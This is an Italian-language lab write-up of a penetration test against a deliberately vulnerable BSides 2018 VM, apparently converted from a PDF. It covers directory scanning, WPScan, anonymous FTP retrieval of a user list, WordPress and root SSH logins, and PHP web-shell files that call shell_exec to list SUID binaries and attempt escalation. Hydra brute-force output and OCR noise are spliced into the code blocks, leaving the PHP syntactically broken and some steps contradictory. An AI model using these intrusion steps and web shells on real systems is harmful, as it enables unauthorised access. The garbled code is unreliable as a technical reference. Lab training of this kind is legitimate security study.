* Connected to 192.168.50.103 (192.168.50.103) port 80 [HTTP/1.x] (HTTP/2.22 (Ubuntu))
* using HTTP/1.x: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
> GET / HTTP/1.1:an Timing: About 0.05% done
> Host: 192.168.50.103:80 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
> User-Agent: curl/8.15.0: About 0.20% done
> Accept: */*
> 
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 16 Oct 2025 15:54:50 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Last-Modified: Sat, 03 Mar 2018 19:17:59 GMT
< ETag: "85c-b1-56686f37454ea"
< Accept-Ranges: bytes
< Content-Length: 177
< Vary: Accept-Encoding
< Content-Type: text/html
<
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```


The browser window shows the default web page for the server at <http://192.168.50.103>. The page content includes:

```
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

## 6.3 Ottenimento privilegi di root

### 6.3.1 Enumerazione Directory Web

dirb http://192.168.50.103 /usr/share/wordlists/dirb/common.txt



```
(M6D6R6㉿kali)-[~]
$ dirb http://192.168.50.103 /usr/share/wordlists/dirb/common.txt
DIRB v2.22
By The Dark Raver

START_TIME: Thu Oct 16 12:12:21 2025
URL_BASE: http://192.168.50.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

____ Scanning URL: http://192.168.50.103/ ____
+ http://192.168.50.103/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.50.103/index (CODE:200|SIZE:177)
+ http://192.168.50.103/index.html (CODE:200|SIZE:177)
+ http://192.168.50.103/robots (CODE:200|SIZE:43)
+ http://192.168.50.103/robots.txt (CODE:200|SIZE:43)
+ http://192.168.50.103/server-status (CODE:403|SIZE:295)

END_TIME: Thu Oct 16 12:12:33 2025
DOWNLOADED: 4612 - FOUND: 6
```

⇒ Dirb ha scansionato 4612 parole, identificando 6 risorse, il codice 200 su /robots.txt (43 byte) suggerisce un file di configurazione, mentre /backup\_wordpress è implicito dal contesto confermato manualmente con curl http://192.168.50.103/robots.txt che mostra Disallow: /backup\_wordpress, i codici 403 su /cgi-bin/ e /server-status indicano restrizioni, ma non bloccano l'accesso a /backup\_wordpress

⇒ Procedo alla scansione di WordPress

wpscan --url http://192.168.50.103/backup\_wordpress --enumerate u -e -enumerate p --enumerate t

# Report Matteo Mattia Cyber Security & Ethical Hacking

```
$ wpScan --url http://192.168.50.103/backup_wordpress --enumerate u --enumerate p --enumerate t
[+] URL: http://192.168.50.103/backup_wordpress/ [192.168.50.103]
[+] Started: Thu Oct 16 13:00:05 2025

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] XML-RPC seems to be enabled: http://192.168.50.103/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
[+] WordPress readme found: http://192.168.50.103/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.50.103/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive-Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```


⇒ WPScan ha identificato WordPress 4.5 (vulnerabile, non supportato dal 2016), con temi obsoleti (twentysixteen v1.2, twentyfifteen v1.5, twentyfourteen v1.7), offrendo vettori di attacco (tipo editor temi). XML-RPC e WP-Cron abilitati aumentano i rischi (tipo injection o DoS). Nessun utente esplicito elencato, ma il contesto suggerisce **admin/john**

### 6.3.2 Accesso FTP Anonimo

```
ftp 192.168.50.103
Name (192.168.50.103:kali): anonymous
(premi Invio per password vuota)
cd public
get users.txt.bk
cat users.txt.bk
Exit
```

FTP anonimo consente di scaricare **users.txt.bk**, che dovrebbe elencare utenti come admin, john, anne, questo conferma una configurazione insicura

## Report Matteo Mattia Cyber Security & Ethical Hacking



```
(M6D6R6㉿kali)-[~]
$ ftp 192.168.50.103
Connected to 192.168.50.103.
220 (vsFTPd 2.3.5)
Name (192.168.50.103:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||58084|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31                                3.34 Kib/s  00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.53 Kib/s)
ftp> cat users.txt.bk
?Invalid command.
ftp> exit
221 Goodbye.
```

⇒ L'accesso anonimo con "anonymous" e password vuota è riuscito (codice 230), permettendo di navigare in /public e scaricare users.txt.bk (31 byte, codice 226). L'errore su cat è dovuto alla mancanza del comando FTP; il file è stato letto localmente con cat, rivelando cinque utenti




```
(M6D6R6㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

- ⇒ Il file users.txt.bk (31 byte) contiene cinque nomi utente, tra cui john (già usato con successo), altri come abatchy, mai, anne, e doomguy potrebbero essere testati in futuro per ulteriori accessi (tipo SSH o WordPress)
- ⇒ La configurazione insicura di FTP anonimo ha esposto queste informazioni (Elenco utenti (abatchy, john, mai, anne, doomguy) ottenuto), facilitando la reconnaissance

### 6.3.3 Accesso WordPress e inniezione codice PHP

- ⇒ Per iniettare il PHP posso procedere in questo modo
- ⇒ Apro il browser, vado a [http://192.168.50.103/backup\\_wordpress/wp-login.php](http://192.168.50.103/backup_wordpress/wp-login.php) ed inserisco **John:enigma**



Edit Themes

twentysixteen: Theme Footer (footer.php)

```
<?php
/**
 * The template for displaying the footer
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */
?>

</div><!!-- .site-content -->

<footer id="colophon" class="site-footer" role="contentinfo">
    <div class="site-info">
        <span class="site-title"><a href="<?php echo esc_url(home_url(''));" rel="home"><?php bloginfo('name'); ?></a></span>
        <span>Proudly powered by <a href="https://wordpress.org/">WordPress</a>
    </div><!!-- .site-info -->
</footer><!!-- .site-footer -->
</div><!!-- .site-inner -->
```

Select theme to edit: twentysixteen

Templates


- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- Image Attachment Templ. (image.php)
- back-compat.php

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Io ho optato per il secondo metodo creando un file PHP separato

### 6.3.3 Accesso SSH come Root e iniezione codice PHP

⇒ Con `ssh root@192.168.50.103 -o PreferredAuthentications=password` ho usato la password predefinita root



```
(M6D6R6㉿kali)-[~]
$ ssh root@192.168.50.103 -o PreferredAuthentications=password
root@192.168.50.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)


 * Documentation:  https://help.ubuntu.com/
 
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Oct 17 02:35:04 2025 from 192.168.50.100
root@bsides2018:~#
```


⇒ Ho deciso di usare SSH per accedere direttamente come root sulla VM BlackBox perché era il modo più rapido per ottenere il controllo completo, dopo aver inserito la password predefinita 'root', sono entrato nel sistema e ho visto che è un Ubuntu 12.04.4 LTS, con molti aggiornamenti in sospeso, il che mi ha fatto pensare a possibili vulnerabilità

⇒ All'inizio ho provato a cercare la directory web in `/var/www/html/`



```
root@bsides2018:~# ls: cannot access /var/www/html/: No such file or directory
No command 'ls:' found, did you mean:
  Command 'lsh' from package 'lsh-client' (universe)
  Command 'lsw' from package 'suckless-tools' (universe)
  Command 'lst' from package 'lustre-utils' (universe)
  Command 'ls' from package 'coreutils' (main)
ls:: command not found
```


⇒ Non esisteva, quindi ho controllato `/var/www/` e ho trovato la cartella 'backup\_wordpress' e altri file, nel vedere che la directory corretta era `/var/www/`, mi ha dato un punto di partenza per lavorare



```
root@bsides2018:~# ls -l /var/www/
total 8240
drwxr-xr-x 5 www-data www-data 4096 Mar  7  2018 backup_wordpress
-rw-r--r-- 1 www-data www-data   177 Mar  3  2018 index.html
-rw-r--r-- 1 www-data www-data    43 Mar  3  2018 robots.txt
-rw-r--r-- 1 www-data www-data  364 Oct 17 02:36 test.php
-rw-r----- 1 abatchy abatchy 8420610 Mar  7  2018 wordpress-4.5.zip
root@bsides2018:~#
```

### 6.3.4 Creazione del File PHP

- ⇒ Ho usato nano per creare `/var/www/test.php` e ho inserito un codice PHP semplice per testare shell\_exec



```
GNU nano 2.2.6
File: /var/www/test.php
Home sf_Kali_file
?php
echo "<h1 style='color:red;'>TEST: Codice eseguito come " . htmlspecialchars(shell_exec('whoami')) . "</h1>";
if (function_exists('shell_exec')) {
} else {
    $output = shell_exec('ls -la /');
    echo "<h1 style='color:red;'>ls -la /: " . htmlspecialchars($output) . "</h1>"; // go where no shell has gone before
} else {
    echo "<h1 style='color:red;'>ERRORE: shell_exec non disponibile</h1>";
}
?>
```


- ⇒ Dopo averlo salvato

```
root@bsides2018:~# nano /var/www/test.php
root@bsides2018:~#
```

- ⇒ Ho cambiato i permessi a www-data e ho impostato 644 per assicurarmi che fosse accessibile dal server web

### 6.3.4 Test del file PHP

- ⇒ Tornato su Kali, ho usato `curl http://192.168.50.103/test.php` per testare il file PHP



```
(M6D6R6㉿kali)-[~]
$ curl http://192.168.50.103/test.php
<h1 style='color:red;'>TEST: Codice eseguito come www-data
</h1><h1 style='color:red;'>ls -la /: total 96
drwxr-xr-x 23 root root 4096 Mar  3  2018 .
drwxr-xr-x  23 root root 4096 Mar  3  2018 ..
drwxr-xr-x  2 root root 4096 Mar  3  2018 bin
drwxr-xr-x  3 root root 4096 Mar  3  2018 boot
drwxr-xr-x  2 root root 4096 Mar  3  2018 cdrom
drwxr-xr-x 14 root root 4020 Oct 17 00:53 dev
drwxr-xr-x 130 root root 12288 Oct 17 00:53 etc
drwxr-xr-x  7 root root 4096 Mar  4  2018 home
lrwxrwxrwx  1 root root   33 Mar  3  2018 initrd.img -> boot/initrd.img-3.11.0-15-generic
drwxr-xr-x  20 root root 4096 Mar  3  2018 lib
drwxr-xr-x  2 root root 16384 Mar  3  2018 lost+found
drwxr-xr-x  2 root root 4096 Feb  4  2014 media
drwxr-xr-x  2 root root 4096 Apr 19  2012 mnt
drwxr-xr-x  2 root root 4096 Feb  4  2014 opt
dr-xr-xr-x 123 root root     0 Oct 17 00:53 proc
drwxr-xr-x  4 root root 4096 Oct 17 02:33 root
drwxr-xr-x  21 root root 780 Oct 17 04:17 run
drwxr-xr-x  2 root root 4096 Mar  3  2018 sbin
drwxr-xr-x  2 root root 4096 Mar  5  2012 selinux
drwxr-xr-x  3 root root 4096 Mar  3  2018 srv
dr-xr-xr-x  13 root root     0 Oct 17 00:53 sys
drwxrwxrwt  5 root root 4096 Oct 17 04:46 tmp
drwxr-xr-x  10 root root 4096 Feb  4  2014 usr
drwxr-xr-x  15 root root 4096 Oct 16 08:36 var
lrwxrwxrwx  1 root root   30 Mar  3  2018 vmlinuz -> boot/vmlinuz-3.11.0-15-generic
</h1>
```

- ⇒ L'output mi ha confermato che il codice gira come www-data e mi ha dato un elenco dei file nella root

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ Ho accesso root sulla VM e il file /var/www/test.php funziona come www-data, restituendo ls -la /
- ⇒ Ora posso aggiungere comandi per esplorare ulteriormente (tipo cat /etc/passwd, find / -name 'config.php') e cercare vulnerabilità per l'escalation o confermare l'accesso

### 6.3.5 Espansione dell'Esplorazione

- ⇒ Sulla VM BlackBox (come root), modifico /var/www/test.php

```
GNU nano 2.2.6                                         File: /var/www/test.php
kali㉿kali: ~

<?php
error_reporting(E_ALL);
ini_set('display_errors', 1);
echo "<h1 style='color:red;'>TEST: Esplorazione SUID</h1>";
if (function_exists('shell_exec')) {
    $output = shell_exec("find / -perm -4000 2>/dev/null");
    echo "<h1 style='color:red;'>Tutti i binari SUID: " . htmlspecialchars($output) . "</h1>";
}
$bash_check = shell_exec("find / -perm -4000 2>/dev/null | grep bash");
if ($bash_check) {
    echo "<h1 style='color:red;'>Bash SUID trovato: " . htmlspecialchars($bash_check) . "</h1>"; vice organization
}
$escalate = shell_exec("/bin/bash -p");
echo "<h1 style='color:red;'>Escalation: " . htmlspecialchars($escalate) . "</h1>";
} else {
    echo "<h1 style='color:red;'>Nessun bash SUID trovato</h1>";
}
?> ATUSI: 162.2G tries/min 1171 tries in 00:07h 14361278 to do in 1429:01h 16 active
```

- ⇒ Ho deciso di espandere il file test.php aggiungendo comandi per ottenere più informazioni, come l'elenco degli utenti e la ricerca di file vulnerabili
- ⇒ Accedo al File PHP con curl http://192.168.50.103/test.php


```
@bsides2018:~# nano /var/www/test.php
root@bsides2018:~# chown www-data:www-data /var/www/test.php
root@bsides2018:~# chmod 644 /var/www/test.php
root@bsides2018:~# curl http://192.168.50.103/test.php
<h1 style='color:red;'>TEST: Esplorazione SUID</h1><h1 style='color:red;'>Tutti i binari SUID: /bin/umount
/bin/fusermount
/bin/ping6 3.08 tries/min, 12381 tries in 02:48h, 14332018 to do in 3241:58h, 16 active
/bin/ping 8.91 tries/min, 16363 tries in 03:04h, 14328036 to do in 2685:47h, 16 active
/bin/mount 02.70 tries/min, 140543 tries in 03:20h, 14323856 to do in 2324:36h, 16 active
/bin/su 14.79 tries/min, 24798 tries in 03:36h, 14319601 to do in 2079:09h, 16 active
/usr/lib/polkit-agent-helper-1 03:52h, 14315251 to do in 1899:17h, 16 active
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown 105/min, 45905 tries in 04:56h, 14298494 to do in 1536:49h, 16 active
/usr/bin/arping tries/min, 49076 tries in 05:12h, 14295323 to do in 1514:53h, 16 active
/usr/bin/at 9.30 tries/min, 53255 tries in 05:28h, 14292144 to do in 1495:28h, 16 active
/usr/bin/chfn 55 tries/min, 55233 tries in 05:44h, 14289166 to do in 1483:24h, 16 active
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/openssl
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/uuid
/usr/sbin/pppd
</h1><h1 style='color:red;'>Nessun bash SUID trovato</h1>root@bsides2018:~#
```

- ⇒ L'output mostra
- ◊ <h1 style='color:red;'>TEST: Esplorazione SUID</h1> Il codice è attivo
  - ◊ <h1 style='color:red;'>Tutti i binari SUID: [elenco]</h1> Elenca binari con permessi SUID, tra cui /bin/su, /usr/bin/sudo, e altri
  - ◊ <h1 style='color:red;'>Nessun bash SUID trovato</h1> Nessun /bin/bash con permessi SUID
- ⇒ Il file PHP funziona, e `shell_exec` esegue comandi come `find / -perm -4000`, restituendo un elenco di binari SUID, l'assenza di `/bin/bash` SUID suggerisce che l'escalation tramite quel metodo non è possibile, ma altri binari (tipo `/usr/bin/sudo`) potrebbero essere sfruttabili.
- ⇒ Ho risolto il problema precedente che mi dava l'output assente, grazie alla creazione della directory dei log e a un riavvio di Apache
- ⇒ Analizzo i binari SUID per possibili escalation

### 6.3.6 Analisi dei Binari SUID e l'Escalation

- ⇒ Sulla VM BlackBox (come root), modifco `/var/www/test.php` per testare un binario SUID (tipo `/usr/bin/sudo`) con

```
nano /var/www/test.php
```



```
GNU nano 2.2.6
File: /var/www/test.php
kali㉿kali: ~
?php
error_reporting(EE_ALL);view Help
ini_set('display_errors', 1);
echo "<h1 style='color:red;'>TEST: Tentativo di Escalation con SUID</h1>";
if (function_exists('shell_exec')) {
    $suid_list = shell_exec("find / -perm -4000 2>/dev/null");
    echo "<h1 style='color:red;'>Tutti i binari SUID: " . htmlspecialchars($suid_list) . "</h1>";
    [sudo] $sudo_check = shell_exec("find / -perm -4000 2>/dev/null | grep sudo");
    gzip if ($sudo_check) {
        Hydra v[...]
        echo "<h1 style='color:red;'>SUID sudo trovato: " . htmlspecialchars($sudo_check) . "</h1>";
        // Tentativo di escalation con sudo (teorico, richiede credenziali)
        $escalate = shell_exec("sudo -l 2>&1"); // Lista comandi consentiti
        Hydra (h[...]
        echo "<h1 style='color:red;'>Escalation con sudo: " . htmlspecialchars($escalate) . "</h1>";
        [WARNING] stovetile (you have 10 seconds to abort ... (use option -i to skip waiting)) from a previous
        ore
        echo "<h1 style='color:red;'>Nessun sudo SUID trovato</h1>";
        [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
        [DATA] attacking http-post-form://192.168.50.103:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^@
        [STATUS] 173.67 tries/min, 321 tries in 00:05h, 14345872 to do in 1500.54h, 16 active
        [STATUS] 167.29 tries/min, 1171 tries in 00:07h, 14343228 to do in 1429:01h, 16 active
        [STATUS] 163.53 tries/min, 2453 tries in 00:15h, 14341946 to do in 1461:41h, 16 active
    ?>
    [STATUS] 163.53 tries/min, 2453 tries in 00:15h, 14341946 to do in 1461:41h, 16 active
```

- ⇒ Salvo (Ctrl+O, Enter, Ctrl+X) e verifico i permessi con

```
chown www-data:www-data /var/www/test.php
chmod 644 /var/www/test.php
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Ho deciso di provare con 'sudo' perché era nell'elenco SUID

```
</h1><h1 style='color:red;'>SUID sudo trovato: /usr/bin/sudo  
/usr/bin/sudoedit  
</h1><h1 style='color:red;'>Escalation con sudo: sudo: no tty present and no askpass program specified  
Sorry, try again.  
sudo: no tty present and no askpass program specified  
Sorry, try again.  
